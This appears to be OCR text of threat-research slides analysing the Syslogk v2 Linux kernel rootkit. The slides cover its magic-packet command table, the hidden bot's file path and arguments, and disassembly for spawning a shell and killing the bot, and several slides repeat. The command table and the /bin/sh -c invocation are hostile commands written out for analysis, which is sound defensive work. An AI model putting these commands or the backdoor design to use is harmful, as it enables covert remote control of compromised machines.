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
```

Syslogk v2

Understanding Syslogk v2 rootkit comands

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. Syslogk v2 inspects the packet via Netfilter hooks.
   a. **Magic packets allows to execute the following four commands.**

Command ID	Command to execute (in usermode space)
0	/etc//tp-b8PbR2v1ms/sm1v2RbP8b cb
1	/bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b
2	/etc//tp-b8PbR2v1ms/sm1v2RbP8b proxy
99	/bin/sh -c *command_to_execute_here*



Syslogk v2

Understanding Syslogk v2 rootkit comands

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. Syslogk v2 inspects the packet via Netfilter hooks.
   a. Magic packets allows to execute the following four commands.
   b. Commands 1 and 2 sets some internal variables.


Command ID	Command to execute (in usermode space)
0	/etc//tp-b8PbR2v1ms/sm1v2RbP8b cb
1	/bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b
2	/etc//tp-b8PbR2v1ms/sm1v2RbP8b proxy
99	/bin/sh -c *command_to_execute_here*


variables	Command ID 1	Command ID 2
logininfo	IP Source Address	IP Source Address
logininfo+4	N/A	TCP Source Port
logininfo+6	TCP Destination Port	TCP Destination Port
qword_1E2E8 (Bot Port)	0	0
dword_1E2F0 (Parsing state)	1	3
state (0=null;1=normal;2=proxy)	1	2

Syslogk v2

Hunting the bot component

We hunted a sample of the hidden bot, based on the kernel rootkit commands executed in usermode space.





Syslogk v2


Understanding the arguments of the bot component

The hidden bot is a command line application.

```
/etc//tp-b8PbR2v1ms/sm1v2RbP8b [ cb | proxy ] [ port ]
```

It matches the analysis of the magic packets but with the ability of fixing the port.


Arguments	Description
	The bot listens for one request and ends the execution.
cb	The bot enters in a loop receiving callback notifications for handling requests.
proxy	Acts as a proxy for executing sending magic packets to other infected machines.
port	Fixes the port number for the aforementioned commands.



Syslogk v2


Overviewing the bot. Commands implemented on it.

- Spawn a reverse shell.



```
loc_409AF5:
mov     rax, [rbp+var_18]
mov     r8d, 0
mov     rcx, rax
mov     edx, 41720Ch    ; "-c"
mov     esi, 41720Fh    ; "sh"
mov     edi, 417212h    ; "/bin/sh"
mov     eax, 0
call    _execl
mov     edi, 7Fh        ; status
call    __exit
```

- Kill the bot



```
push    rbp
mov     rbp, rsp
sub     rsp, 90h
lea     rdx, [rbp-90h]
mov     eax, 0
mov     ecx, 0Ch
mov     rdi, rdx
rep stosq
mov     rdx, rdi
mov     [rdx], eax
add     rdx, 4
mov     edx, cs:pid
lea     rax, [rbp+s]
mov     esi, 41721Ah    ; "kill -9 %d > /dev/null"
mov     rdi, rax        ; s
mov     eax, 0
call    _sprintf
lea     rax, [rbp+s]
mov     rdi, rax        ; command
call    _system
jmp     short loc_409C5A
```

*The pid is stored in an internal variable initialized to -1.


```
.data:0000000000061B670 pid             dd 0FFFFFFFFh
```

Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines**.



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
- To the rootkit in the same machine.
- **But also targeting other machines**.




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines**.

